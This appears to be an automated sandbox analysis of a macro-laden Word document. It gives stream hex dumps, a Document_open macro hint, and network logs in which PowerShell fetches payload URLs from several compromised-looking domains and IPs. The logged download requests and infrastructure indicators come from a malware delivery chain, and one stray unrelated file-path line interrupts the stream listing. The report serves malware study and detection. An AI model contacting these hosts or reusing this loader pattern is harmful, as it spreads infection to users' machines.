Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 e9 f2 74 47 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Document_open()
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . F . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.279977375321
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . h . . . . p . . . . . | . . . . { . . . . " . . . . D . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 544

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	544

General	
Entropy:	4.11919337695
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . l . . . . X . . . . @ . . . . (. . . . . . . 0 . . . . 8 . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 f0 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 6c 01 00 00 04 00 00 00 58 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6412

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6412
Entropy:	6.14493480592
Base64 Encoded:	True
Data ASCII:	j . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99188

General	
Stream Path:	Data
File Type:	data
Stream Size:	99188
Entropy:	7.39017711825
Base64 Encoded:	True
Data ASCII:	t . . . D . d . . . . / g . , b . r . . . . j . . . . c . . . 8 . . . . A . . . . ? . . . . 8 . A . C . = . . : . . 1 . . . . . " . . . . R . . . . r . 6 ~ ^ # . o . . . . v . . . . l . . . . . 6 . . F . . . . r . 6 ~ ^ # . o . . . . v . . . .
Data Raw:	74 83 01 00 44 00 64 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 523

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	523
Entropy:	5.477498743
Base64 Encoded:	True
Data ASCII:	I D = " { F 5 B 4 5 2 4 B - D 1 E A - 4 B 0 7 - A E 3 D - 1 0 5 F 6 5 5 7 F F A 4 } " . . D o c u m e n t = T e h 9 t k v 0 p 8 3 u 4 g / & H 0 0 0 0 0 0 0 0 . . M o d u l e = L a r j 6 1 e 5 m 5 v z w h 7 7 . . M o d u l e = A 8 1 c _ p c o t 0 t 3 c 8 . . E x e N a m e 3 2 = " M i s b h 4 j 2 t p 3 x c 7 d 8 3 " . . N a m e = " m w " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 2 E 2 C 2 D 5 3 D 5 B 3 5 5 B 7 5 5 B 7 5 5 B 7 5 5 B 7
Data Raw:	49 44 3d 22 7b 46 35 42 34 35 32 34 42 2d 44 31 45 41 2d 34 42 30 37 2d 41 45 33 44 2d 31 30 35 46 36 35 35 37 46 46 41 34 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 65 68 39 74 6b 76 30 70 38 33 75 34 67 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4c 61 72 6a 36 31 65 35 6d 35 76 7a 77 68 37 37 0d 0a 4d 6f 64 75 6c 65 3d 41 38 31 63 5f 70 63 6f 74 30 74 33 63 38 0d

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 143

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	143
Entropy:	3.86963281051

General	
Base64 Encoded:	True
Data ASCII:	T e h 9 t k v 0 p 8 3 u 4 g . T . e . h . 9 . t . k . v . 0 . p . 8 . 3 . u . 4 . g . . . L a r j 6 1 e 5 m 5 v z w h 7 7 . L . a . r . j . 6 . 1 . e . 5 . m . 5 . v . z . w . h . 7 . 7 . . . A 8 1 c _ p c o t 0 t 3 c 8 . A . 8 . 1 . c . _ . p . c . o . t . 0 . t . 3 . c . 8 . . . . .
Data Raw:	54 65 68 39 74 6b 76 30 70 38 33 75 34 67 00 54 00 65 00 68 00 39 00 74 00 6b 00 76 00 30 00 70 00 38 00 33 00 75 00 34 00 67 00 00 00 4c 61 72 6a 36 31 65 35 6d 35 76 7a 77 68 37 37 00 4c 00 61 00 72 00 6a 00 36 00 31 00 65 00 35 00 6d 00 35 00 76 00 7a 00 77 00 68 00 37 00 37 00 00 00 41 38 31 63 5f 70 63 6f 74 30 74 33 63 38 00 41 00 38 00 31 00 63 00 5f 00 70 00 63 00 6f 00 74

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5224

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5224
Entropy:	5.5041300643
Base64 Encoded:	True
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 670

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	670
Entropy:	6.43897053938
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . m . . 2 . 4 . . @ . . . . . Z = ... b . . . . . T . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . X * \\ C . . . . . m . . . . ! O f f i c
Data Raw:	01 9a b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 b7 54 e4 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 21038


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	21038
Entropy:	4.0974939161
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . - L . . . . b j b j . . . . . R . . b . . . b . . . - D . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 2d 4c 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 2e 52 00 00 62 7f 00 00 62 7f 00 00 2d 44 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/07/21-18:36:11.466200	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	173.255.195.246	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 18:36:10.261313915 CET	49167	80	192.168.2.22	89.252.164.58
Jan 7, 2021 18:36:10.346086025 CET	80	49167	89.252.164.58	192.168.2.22
Jan 7, 2021 18:36:10.346206903 CET	49167	80	192.168.2.22	89.252.164.58
Jan 7, 2021 18:36:10.348764896 CET	49167	80	192.168.2.22	89.252.164.58
Jan 7, 2021 18:36:10.430490971 CET	80	49167	89.252.164.58	192.168.2.22
Jan 7, 2021 18:36:10.431408882 CET	80	49167	89.252.164.58	192.168.2.22
Jan 7, 2021 18:36:10.435518026 CET	49167	80	192.168.2.22	89.252.164.58
Jan 7, 2021 18:36:10.527239084 CET	80	49167	89.252.164.58	192.168.2.22
Jan 7, 2021 18:36:10.534745932 CET	80	49167	89.252.164.58	192.168.2.22
Jan 7, 2021 18:36:10.534810066 CET	80	49167	89.252.164.58	192.168.2.22
Jan 7, 2021 18:36:10.534853935 CET	80	49167	89.252.164.58	192.168.2.22
Jan 7, 2021 18:36:10.534890890 CET	80	49167	89.252.164.58	192.168.2.22
Jan 7, 2021 18:36:10.534928083 CET	80	49167	89.252.164.58	192.168.2.22
Jan 7, 2021 18:36:10.534961939 CET	80	49167	89.252.164.58	192.168.2.22
Jan 7, 2021 18:36:10.534985065 CET	49167	80	192.168.2.22	89.252.164.58
Jan 7, 2021 18:36:10.535024881 CET	49167	80	192.168.2.22	89.252.164.58
Jan 7, 2021 18:36:10.535372972 CET	80	49167	89.252.164.58	192.168.2.22
Jan 7, 2021 18:36:10.535453081 CET	49167	80	192.168.2.22	89.252.164.58
Jan 7, 2021 18:36:10.620301008 CET	49168	80	192.168.2.22	66.153.205.191
Jan 7, 2021 18:36:10.774282932 CET	80	49168	66.153.205.191	192.168.2.22
Jan 7, 2021 18:36:10.774382114 CET	49168	80	192.168.2.22	66.153.205.191
Jan 7, 2021 18:36:10.774549007 CET	49168	80	192.168.2.22	66.153.205.191
Jan 7, 2021 18:36:10.933862925 CET	80	49168	66.153.205.191	192.168.2.22
Jan 7, 2021 18:36:10.933907986 CET	80	49168	66.153.205.191	192.168.2.22
Jan 7, 2021 18:36:10.934144974 CET	49168	80	192.168.2.22	66.153.205.191
Jan 7, 2021 18:36:11.132230997 CET	49169	80	192.168.2.22	173.255.195.246
Jan 7, 2021 18:36:11.298903942 CET	80	49169	173.255.195.246	192.168.2.22
Jan 7, 2021 18:36:11.299201012 CET	49169	80	192.168.2.22	173.255.195.246
Jan 7, 2021 18:36:11.299278021 CET	49169	80	192.168.2.22	173.255.195.246
Jan 7, 2021 18:36:11.465089083 CET	80	49169	173.255.195.246	192.168.2.22
Jan 7, 2021 18:36:11.466200113 CET	80	49169	173.255.195.246	192.168.2.22
Jan 7, 2021 18:36:11.466224909 CET	80	49169	173.255.195.246	192.168.2.22
Jan 7, 2021 18:36:11.466447115 CET	49169	80	192.168.2.22	173.255.195.246
Jan 7, 2021 18:36:11.467278957 CET	49169	80	192.168.2.22	173.255.195.246
Jan 7, 2021 18:36:11.633071899 CET	80	49169	173.255.195.246	192.168.2.22
Jan 7, 2021 18:36:11.901504993 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.061923981 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.062169075 CET	49170	80	192.168.2.22	103.92.235.25

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 18:36:12.062374115 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.222413063 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.229958057 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.230010033 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.230046988 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.230084896 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.230122089 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.230169058 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.230173111 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.230211020 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.230232000 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.230241060 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.230249882 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.230292082 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.230329990 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.230330944 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.230410099 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.390563965 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.390620947 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.390662909 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.390698910 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.390737057 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.390774012 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.390779018 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.390810013 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.390821934 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.390827894 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.390853882 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.390897036 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.390937090 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.390944004 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.390974045 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.391005039 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.391010046 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.391057968 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.391072989 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.391099930 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.391113997 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.391165018 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.551418066 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.551470995 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.551513910 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.551552057 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.551579952 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.551589966 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.551626921 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.551654100 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.551702976 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.551726103 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.551744938 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.551783085 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.551810026 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.551820040 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.551858902 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.551860094 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.551898003 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.551932096 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.551934958 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.551973104 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.551995039 CET	49170	80	192.168.2.22	103.92.235.25
Jan 7, 2021 18:36:12.552021027 CET	80	49170	103.92.235.25	192.168.2.22
Jan 7, 2021 18:36:12.552062988 CET	80	49170	103.92.235.25	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 18:36:10.144685984 CET	52197	53	192.168.2.22	8.8.8.8
Jan 7, 2021 18:36:10.249505997 CET	53	52197	8.8.8.8	192.168.2.22
Jan 7, 2021 18:36:10.555039883 CET	53099	53	192.168.2.22	8.8.8.8
Jan 7, 2021 18:36:10.618753910 CET	53	53099	8.8.8.8	192.168.2.22
Jan 7, 2021 18:36:10.955595970 CET	52838	53	192.168.2.22	8.8.8.8
Jan 7, 2021 18:36:11.131052017 CET	53	52838	8.8.8.8	192.168.2.22
Jan 7, 2021 18:36:11.478858948 CET	61200	53	192.168.2.22	8.8.8.8
Jan 7, 2021 18:36:11.900259018 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 7, 2021 18:36:10.144685984 CET	192.168.2.22	8.8.8.8	0x51f2	Standard query (0)	hangarlastik.com	A (IP address)	IN (0x0001)
Jan 7, 2021 18:36:10.555039883 CET	192.168.2.22	8.8.8.8	0x4aa4	Standard query (0)	padreescapes.com	A (IP address)	IN (0x0001)
Jan 7, 2021 18:36:10.955595970 CET	192.168.2.22	8.8.8.8	0x70c0	Standard query (0)	sarture.com	A (IP address)	IN (0x0001)
Jan 7, 2021 18:36:11.478858948 CET	192.168.2.22	8.8.8.8	0x3714	Standard query (0)	seo.udaipurkart.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 7, 2021 18:36:10.249505997 CET	8.8.8.8	192.168.2.22	0x51f2	No error (0)	hangarlastik.com		89.252.164.58	A (IP address)	IN (0x0001)
Jan 7, 2021 18:36:10.618753910 CET	8.8.8.8	192.168.2.22	0x4aa4	No error (0)	padreescapes.com		66.153.205.191	A (IP address)	IN (0x0001)
Jan 7, 2021 18:36:11.131052017 CET	8.8.8.8	192.168.2.22	0x70c0	No error (0)	sarture.com		173.255.195.246	A (IP address)	IN (0x0001)
Jan 7, 2021 18:36:11.900259018 CET	8.8.8.8	192.168.2.22	0x3714	No error (0)	seo.udaipurkart.com		103.92.235.25	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- hangarlastik.com
- padreescapes.com
- sarture.com
- seo.udaipurkart.com
- 5.2.136.90

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	89.252.164.58	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 18:36:10.348764896 CET	0	OUT	GET /cgi-bin/Ui4n/ HTTP/1.1 Host: hangarlastik.com Connection: Keep-Alive
Jan 7, 2021 18:36:10.431408882 CET	1	IN	HTTP/1.1 302 Found Date: Thu, 07 Jan 2021 17:36:09 GMT Server: Apache Location: http://hangarlastik.com/cgi-sys/suspendedpage.cgi Content-Length: 233 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 68 61 6e 67 61 72 6c 61 73 74 69 6b 2e 63 6f 6d 2f 63 67 69 2d 73 79 73 2f 73 75 73 70 65 6e 64 65 64 70 61 67 65 2e 63 67 69 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head> <body> Found The document has moved here. </body></html>
Jan 7, 2021 18:36:10.435518026 CET	1	OUT	GET /cgi-sys/suspendedpage.cgi HTTP/1.1 Host: hangarlastik.com

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 18:36:10.527239084 CET	1	IN	HTTP/1.1 200 OK Date: Thu, 07 Jan 2021 17:36:09 GMT Server: Apache Transfer-Encoding: chunked Content-Type: text/html

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	66.153.205.191	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 18:36:10.774549007 CET	9	OUT	GET /blog/0l/ HTTP/1.1 Host: padreescapes.com Connection: Keep-Alive
Jan 7, 2021 18:36:10.933862925 CET	11	IN	HTTP/1.1 401 Unauthorized Content-Type: text/html Server: WWW-Authenticate: Negotiate WWW-Authenticate: NTLM X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Date: Thu, 07 Jan 2021 17:36:10 GMT Content-Length: 1293 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 31 20 2d 20 55 6e 61 75 74 68 6f 72 69 7a 65 64 3a 20 41 63 63 65 73 73 20 69 73 20 64 65 6e 69 65 64 20 64 75 65 20 74 6f 20 69 6e 76 61 6c 69 64 20 63 72 65 64 65 6e 74 69 61 6c 73 2e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 